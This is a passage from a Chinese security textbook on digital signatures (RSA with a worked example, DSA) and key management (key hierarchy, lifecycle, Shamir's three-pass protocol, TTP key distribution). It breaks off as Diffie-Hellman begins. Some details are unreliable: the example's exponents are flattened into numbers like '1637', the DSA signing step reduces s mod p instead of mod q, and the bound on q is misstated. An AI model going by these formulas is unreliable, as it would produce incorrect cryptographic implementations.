数字签名体制又称为数字签名方案，一般由两部分组成，即签名算法和验证算法。签名算法或签名密钥是由签名者秘密保有的，而验证算法或验证密钥应当公开，以方便他人进行验证。一般来讲，数字签名方案包括三个过程：系统的初始化过程、签名生成过程和

签名验证过程。

在系统的初始化过程中,需要产生数字签名所需要的基本参数,包括秘密的参数和公开的参数。这些基本参数为($M$,$S$,$K$,SIG,VER),其中,$M$ 代表明文空间,$S$ 代表签名空间,$K$ 代表密钥空间,SIG 为签名算法集合,VER 为验证算法集合。

在签名生成过程中,用户利用某种特定的算法对消息进行签名从而产生签名消息,这种签名方案可以是公开的也可以是私密的。该过程主要包含两个步骤:第一,选取密钥;第二,计算消息摘要,并对该摘要进行签名。

在签名验证过程中,验证者利用公开的验证方法对消息签名进行验证,从而判断签名的有效性。首先,验证者获得签名者的可信公钥;然后,根据消息产生摘要并对该摘要利用验证算法进行验证;最后,比较由验证算法计算出的消息与原始消息是否一致,若一致则该签名为有效,否则,签名无效。

数字签名在具体实施过程中,发送方对信息进行数学变换,使所得信息与原始信息唯一地对应;接收方进行逆变换,得到原始信息。只要数学变换优良,变换后的信息在传输过程中就具有很强的安全性,可以有效地防止干扰者的破译和篡改。该数学变换过程就是签名过程,通常对应某种加密措施;而在接收方的逆变换过程为验证过程,通常对应某种解密措施(如图 4-23 所示)。





**图 4-23　数字签名原理与过程**

在传递签名时,通常要把签名附在原始消息之后一起传送给接收者。为了使签名方案在实际中便于使用,要求它的每一个签名算法 $\mathrm{Sig}_{sk} \in \mathrm{SIG}$ 和验证算法 $\mathrm{Ver}_{pk} \in \mathrm{VER}$ 都是多项式时间的算法。

对于数字签名技术在实现时还需要满足以下要求:

(1) 签名的产生必须使用签名者独有的一些信息以防伪造和否认,同时,要求保证独有信息的安全性。

(2) 签名的产生应较为容易。

(3) 签名的识别和验证应较为容易。

(4) 对已知的数字签名构造一新的消息或对已知的消息构造一假冒的数字签名在计算上都是不可行的。

### 4.5.3 典型的数字签名体制

实现数字签名有很多种方法，基于对称密码体制，也可以依靠其共享密钥的保密性来实现数字签名，但其使用范围受到局限。目前数字签名多数还是利用公钥密码体制来设计的。

**1. 基于 RSA 的签名方案**

RSA 签名方案是目前使用较多的一个签名方案，也是已经提出的数字签名方案中最容易理解和实现的签名方案，它的安全性是基于大整数因子分解的困难性。下面阐述 RSA 签名方案的实现过程。

1）系统初始化

首先选取两个长度接近的大素数 $p$ 和 $q$（推荐至少 1024 位），计算 $n=pq$，其欧拉函数 $\varphi(n)=(p-1)(q-1)$。然后随机选取整数 $e(1<e<\varphi(n))$，满足 $\gcd(e,\varphi(n))=1$。计算 $d$，满足 $de\equiv 1(\text{mod } \varphi(n))$。$n$ 公开，$p$ 和 $q$ 保密。$e$ 为公钥，$d$ 为私钥。

2）签名生成

（1）利用一个安全的 Hash 函数 $h$ 来产生消息摘要 $h(m)$。

（2）用签名算法计算签名 $s=\text{Sign}_{pk}(m)\equiv h(m)^d \text{ mod } n$。

3）签名验证

（1）首先利用共享的 Hash 函数 $h$ 计算消息摘要 $h(m)$。

（2）检验等式 $h(m) \text{ mod } n\equiv s^e \text{ mod } n$ 是否成立，若相等签名有效，否则，签名无效。

**【例 4-5】** RSA 数字签名算法实例。

系统初始化：假设 A 选取 $p=13, q=11, e=13$，则有 $n=pq=143, \varphi(n)=(p-1)(q-1)=12\times 10=120$。求解 $ed=13d\equiv 1(\text{mod } 120)$得 $d=37$。因此 A 的公钥为$(n=143, e=13)$；私钥为 $d=37$。

签名过程：假定消息 $m$ 的 Hash 值 $h(m)=16$，则计算 $m$ 签名

$$s = h(m)^d \text{ mod } n \equiv 1637 \text{ mod } 143 \equiv 3$$

验证过程：接收者 B 收到签名后，计算

$$s^e \text{ mod } n = 313 \text{ mod } 143 \equiv 16, \quad h(m) \text{ mod } n \equiv 16 \text{ mod } 143 \equiv 16$$

等式 $h(m) \text{ mod } n=s^e \text{ mod } n$ 成立。因此，B 验证此签名有效。

RSA 签名方案中使用了 Hash 函数，使用这个函数比单纯对消息本身进行签名具有更好的抗攻击性。另外，对于大消息而言，对其 Hash 值的签名不仅不失数字签名特征，而且大大提高其签名和验证的效率。

**2. DSA 签名体制**

1994 年 12 月美国国家标准和技术研究所（National Institute of Standard and Technology，NIST）正式颁布了数字签名标准（Digital Signature Standard，DSS）。DSS 最初建议使用 $p$ 为 512 位的素数，$q$ 为 160 位的素数，后来在众多的批评下，NIST 将 DSS 的密钥 $p$ 从原来的 512 位增加到介于 512 位到 1024 位之间。当 $p$ 选为 512 位的素数时，ElGamal 签名的长度为 1024 位，而 DSS 中通过 160 位的素数 $q$ 可将签名的长度降低为 320 位，这就大大地减少了存储空间和传输带宽。




由于 DSS 具有较大的兼容性和适用性，因此 DSS 将得到广泛的应用。数字签名标准 DSS 中的算法常称为 DSA(Digital Signature Algorithm)。

1）系统初始化

(1) 选取一个素数 $p$，其中，$2^{511+64j}<p<2^{512+64j}(j\in\{0,1,\cdots,8\})$；

(2) 选取 $p-1$ 的一个 160 位的素数因子 $q(2^{150}<q<2^{160})$；

(3) 计算 $g=h^{(p-1)/q} \bmod p$，其中 $1<h<p-1$；

(4) 生成一个随机数 $x(0<x<q)$；

(5) 计算 $y=g^x \bmod p$。

公钥为 $(p,q,g,y)$，私钥为 $x$。

2）签名生成

对明文 $m$ 的签名算法如下：

(1) 生成一个随机数 $k(0<k<q)$；

(2) 计算 $r=(g^k \bmod p) \bmod q$；

(3) 计算 $s=(k^{-1}(\text{SHA-1}(m)+xr)) \bmod p$，其中，SHA-1$(m)$是用 SHA-1 算法对明文 $m$ 进行 Hash 运算。

签名为 $(m,r,s)$。

3）签名验证

对一个签名 $(m',r',s')$ 的验证过程如下：

(1) 计算 $w=(s')^{-1}$；

(2) 计算 $u_1=(\text{SHA-1}(m')w) \bmod q$；

(3) 计算 $u_2=(r'w) \bmod q$；

(4) 计算 $v=((g^{u_1}y^{u_2}) \bmod p) \bmod q$；

(5) 检验 $v$ 是否等于 $r'$。

只有当上述算法中 $v=r'$ 时，接收的签名才被验证。

DSA 算法是基于有限域上的离散对数问题设计的，DSA 算法不是标准的公钥密码，它只能提供数字签名功能，但是由于具有良好的安全性和灵活性，被广泛应用于金融等领域。常见的数字签名算法还有 ElGamal、椭圆曲线数字签名算法等，另外还有一些特殊的数字签名算法，如盲签名、代理签名、群签名、门限签名等，它们与具体应用环境密切相关。

## 4.6　密钥管理技术

现代密码体制要求密码算法是可以公开评估的，整个密码系统的安全性并不取决对密码算法的保密或者是对密码设备等的保护，决定整个密码体制安全性的因素是密钥的保密性。密钥管理是密码学许多技术（如机密性、数据源认证、数据完整性和数据签名等）的基础，在整个密码系统中是极其重要的，密钥的管理水平直接决定了密码的应用水平。

密钥管理处理密钥自产生到最终销毁的整个过程中的所有问题，包括钥的生成、存储、分配/协商、使用、备份/恢复、更新、撤销和销毁等。密钥管理不仅影响系统的安全性，而且涉及系统的可靠性、有效性和经济性。当然，密钥管理也涉及物理因素、人为因素以

及策略制度等方面的一些问题，这里我们主要介绍理论和技术层面的一些基本知识。

## 4.6.1 密钥管理的层次结构

由于应用需求和功能上的差异，在密码系统中所使用的密钥种类还是比较多的，例如按照加密内容的不同，密钥可以分为用于一般数据加密的密钥和用于密钥加密的密钥；按照所完成功能的差异，密钥可以分为用于验证数据签名的密钥（公钥）和用于实现数据签名的密钥（私钥）。根据不同种类密钥所起的作用和重要性不同，现有的密码系统的设计大都采用了层次化的密钥结构，这种层次化结构与对系统的密钥控制关系是对应的，图 4-24 表示一个常用（三级）的简化密钥管理的层次结构。





**图 4-24 密钥管理的层次结构图**

一般情况下，按照密钥的生存周期、功能和保密级别可以将密钥分为 3 类：会话密钥、密钥加密密钥和主密钥。系统使用主密钥通过某种密码算法保护密钥加密密钥，再使用密钥加密密钥通过密码算法保护会话密钥，不过密钥加密密钥可能不止一个层次，最后会话密钥基于某种加解密算法来保护明文数据。在整个密钥层次体系中，各层密钥的使用由相应层次的密钥协议控制。

（1）会话密钥。在一次通信或数据交换中，用户之间所使用的密钥，是由通信用户之间进行协商得到的。它一般是动态地、仅在需要进行会话数据加密时产生，并在使用完毕后立即清除掉的，主要用来对传输的数据进行保护，也称为数据加密密钥（Data Encrypting Key）。它位于密码系统中整个密钥层次的最低层，仅对临时的通话或交换数据使用。

会话密钥可由通信双方协商得到，也可由可信的第三方（Trusted Third Party，TTP）分配。一般来说，会话密钥只有在需要时才通过协议取得，用完后就丢掉了，从而可降低密钥的分配存储量。另外，因为会话密钥加密的数据有限，即使密钥丢失，其损失也是有限的。基于运算速度的考虑，会话密钥普遍是某一种对称加密算法的加密密钥。

（2）密钥加密密钥。一般是用来对传输的会话密钥进行加密时采用的密钥，又称为次主密钥或者二级密钥（Secondary Key）。密钥加密密钥所保护的对象是实际用来保护通信或文件数据的会话密钥。密钥加密密钥的保密级别较高，在主机和一些密码设备中，存储这种密钥的装置应有断电保护、认证和防窜扰、防欺诈等控制功能。

密钥加密密钥是为了保证两结点间安全传递会话密钥或下层密钥而设置的，处在密

钥管理的中间层。系统因使用的密码体制不同，它可以是公钥，也可以是共享密钥。

(3) 主密钥。主密钥对应于层次化密钥结构中的最高层次，它是由用户选定或由系统分配给用户的、可在较长时间内由用户所专有的秘密密钥，在某种程度上，主密钥还起到标识用户的作用。一般保存在网络中心、主结点、主处理机或专用硬件设备中，受到严格的保护。此外，对于主密钥的分配传送往往采用人工的方式，由可信的邮差、保密人员进行传送。

密钥的分级系统大大提高了密钥的安全性。一般来说，越低级的密钥更换速度越快，最低层的密钥可以做到一次一换。在分级结构中，低级密钥具有相对独立性。一方面，它们被破译不会影响到上级密钥的安全；另一方面，它们的生成方式、结构、内容可以根据某种协议不断变换。

对于攻击者，密钥的分级系统意味着他所攻击的是一个动态系统。对于静态密钥系统，一份报文的破译就可以导致使用该密钥的所有报文的泄露。而对于动态密钥系统，由于低级密钥是在不断变化中的，因而一份报文的破译造成的影响有限，且直接对主密钥发起攻击也是很困难的。一方面，对主密钥保护是相当严格的，采取了各种物理手段；另一方面，主密钥的使用次数很少。

密钥的分级系统更大的优点还在于，它使得密钥管理自动化成为可能。对于一个大型密码系统而言，其需要的密钥数量是庞大的，都采用人工交换的方式来获得密钥已经不可能。在分级系统中，只有主密钥需要人工装入，其他各级密钥均可以由密钥管理系统按照某些协议来进行自动地分配、更换、撤销等。这既提高了工作效率，也提高了安全性。管理人员掌握着核心密钥，他们不直接接触普通用户使用的密钥与明文数据，普通用户也无法接触到核心密钥，这使得核心密钥的扩散面减到最小。

### 4.6.2 对称密码体制的密钥管理

在对称密码体制下，必须通过安全可靠的途径将密钥送至接收端，系统的保密性取决于密钥的安全性。因此，密钥的产生和密钥的管理是一个重要的研究课题，即如何产生满足保密要求的密钥以及将密钥安全可靠地分配给通信对方。密钥的产生、分配、存储、销毁等都是密钥管理的范畴。再好的密码算法，如果密钥管理出现问题，就很难保证系统的安全性。

每个密钥都有其生命周期，有其自身的产生、使用和消亡的过程。在密钥的生命周期中有 4 个主要的状态：即将活动状态、活动状态、活动后状态和废弃状态（如图 4-25 所示）。在即将活动状态中，密钥已经生成，但还未投入实际使用。活动状态是指密钥已在实际的密码系统中使用。在活动后状态中，密钥已不能像在活动状态中一样正常使用了，





**图 4-25 密钥的生命周期**

如只能用于解密和验证。废弃状态是指密钥已经不可使用了，所有与此密钥有关的记录都应被删除。

密钥的建立是信息安全通信中的关键问题，对安全通信的实现有着重要的影响。下面着重介绍会话密钥的建立方法。

按照是否需要第三方可信机构来分，可分为无中心的密钥建立和有中心的密钥建立方式两类。无中心的密钥建立是指用户直接将密钥传送给对方，此时参与者通常需要事先掌握一些资源。如果使用对称密码技术，在点对点的密钥建立过程中，要求在建立密钥之前参与协议的双方事先共享一个对称密钥，以便使用此共享的对称密钥作为密钥加密密钥来保护建立密钥时双方的通信。如果使用公钥密码技术，那么参与协议的双方也要事先知道对方的公钥。此外，也有些密钥建立协议不需要事先拥有密钥加密密钥。

**1. 无中心的密钥建立**

这里先介绍一个 Shamir 设计的无第三方参与的密钥建立协议。在协议过程中，用户 A 和 B 无须事先交换任何密钥，通过三次交互即可完成密钥传递，从而能够进行保密通信。该协议实现的前提是存在一种可交换的对称密码算法，即 $E_A(E_B(m))=E_B(E_A(m))$。

协议过程描述如下：

(1) A 用自己的密钥加密 $k$ 得到密文 $c_1=E_A(k)$，将密文 $c_1$ 传送给 B。

(2) B 用自己的密钥加密 $c_1$ 得到密文 $c_2=E_B(E_A(k))$，将密文 $c_2$ 传送给 A。

(3) A 用自己的密钥解密 $c_2$ 得到 $c_3=D_A(E_B(E_A(k)))=D_A(E_A(E_B(k)))=E_B(k)$，将 $c_3$ 传送给 B。

(4) B 用自己的密钥解密 $c_3$ 得到 $k$。

虽然这个协议可以保证密钥的正确性，但是由于没有提供身份认证，很容易在执行过程中发生冒充行为。因此，在使用此协议时，需要有其他配套协议提供身份认证。

**2. 基于可信第三方的密钥建立**

虽然已有协议可以在用户直接进行密钥建立，但是也存在一些问题。以点对点密钥建立为例，随着用户的增多，用户需要事先掌握的密钥加密密钥数量也大大增加，密钥的预分配问题很难解决。如果用户能和可信第三方(如密钥分配中心)之间建立了共享密钥，那么可以借助可信第三方的帮助，在任何两个互不认识的用户之间建立一个共享密钥，这样无论系统有多少用户，预分配的密钥数量都是 1。

设可信第三方 TTP 提供密钥的产生、密钥的鉴别、密钥的分发等服务。发送者 A 和接收者 B 分别与可信第三方 TTP 共享一个密钥，A 与 TTP 的共享密钥为 $k_{AT}$，B 与 TTP 的共享密钥为 $k_{BT}$，A 和 B 可以有两种途径建立密钥。

**用户选择共享密钥**：A 产生与 B 共享的密钥 $k_{AB}$，将密钥 $k_{AB}$ 用 A 与 TTP 的共享密钥 $k_{AT}$ 加密，然后把加密的结果 $E_{k_{AT}}(k_{AB})$ 传送给 TTP。TTP 接收到 A 发送的加密消息后，用与 A 共享的密钥 $k_{AT}$ 解密后得到 $k_{AB}$，再用与 B 共享的密钥 $k_{BT}$ 加密 $k_{AB}$，然后把加密的结果 $E_{k_{BT}}(k_{AB})$ 传送给 B，或者把加密的结果传送给 A 再由 A 传给 B。B 用与 TTP 共享的密钥 $k_{BT}$ 解密后得到 $k_{AB}$(如图 4-26 所示)。





图 4-26　用户选择共享密钥的密钥建立过程

**TTP 选择共享密钥**：A 要求 TTP 产生密钥 $k_{AB}$，TTP 产生密钥 $k_{AB}$后分别用与 A 共享的密钥 $k_{AT}$和与 B 共享的密钥 $k_{BT}$加密 $k_{AB}$，然后把加密的结果 $E_{k_{AT}}(k_{AB})$和 $E_{k_{BT}}(k_{AB})$分别传送给 A 和 B，或者 TTP 把加密的结果都传送给 A 再由 A 传送给 B。A 和 B 分别用与 TTP 共享的密钥 $k_{AT}$和 $k_{BT}$解密后得到 $k_{AB}$（如图 4-27 示）。





图 4-27　TTP 选择共享密钥的密钥建立过程

这里我们忽略身份认证及防止重放、篡改等方面的技术，仅对基本思想、交互方式进行介绍。这些思想对设计会话密钥建立协议有指导意义，派生出很多重要的协议，如 Kerberos 密钥分发协议等。

### 4.6.3　非对称密码体制的密钥管理

在非对称密码系统中，公钥是公开的。公钥的这种公开性为信息安全通信带来了深远的影响，同时也为攻击者提供了可乘之机。例如，攻击者可以用一个假公钥替换用户的真实公钥。因此，发展安全公钥密码系统的关键问题是如何确保公钥的真实性。我们将从密钥协商和公钥证书两个方面来讨论针对公钥密码系统的密钥管理方法和技术。

公钥密码系统的一个重要应用是分配会话密钥，使两个互不认识的用户可以建立一个共享密钥，然后双方就可以利用该共享密钥保障通信的安全。例如，A 和 B 相互发送消息，A 首先建立一个共享密钥 key，并用 B 的公钥 $k_c$ 加密 key 得到密文 $c=E(k_c,\text{key})$，然后把密文 $c$ 传送给 B。接收方 B 用自己的私钥 $k_d$ 解密密文 $c$ 得到共享密钥 $\text{key}=D(k_d,c)$。最终，A 和 B 可以利用共享密钥 key 来保障双方会话的安全。在这种密钥建立的过程中，只有 A 对密钥的建立有贡献，B 只是被动地接收 A 发送的密钥。为了增加密钥的随机性，有时需要通信双方都对密钥的建立做出贡献。密钥协商就是这样的一种密钥建立方法。

**1. Diffie-Hellman 密钥协商**

Diffie-Hellman 密钥协商提供了对密钥分发的第一个实用的解决办法，使互不认识的双方通过公共信道交换信息建立一个共享的密钥。Diffie-Hellman 密钥协商是一种指

数密钥交换，其安全性基于离散对数难解问题。

A 和 B 可以通过执行下面的协议建立一个共享密钥。假设 $p$ 是一个足够大的素数，$g$ 是模 $p$ 的满足一定条件的元素（$g$ 是 $Z_p^*$ 中的本原根），$p$ 和 $g$ 是公开的。Diffie-Hellman 密钥协商协议过程如下：

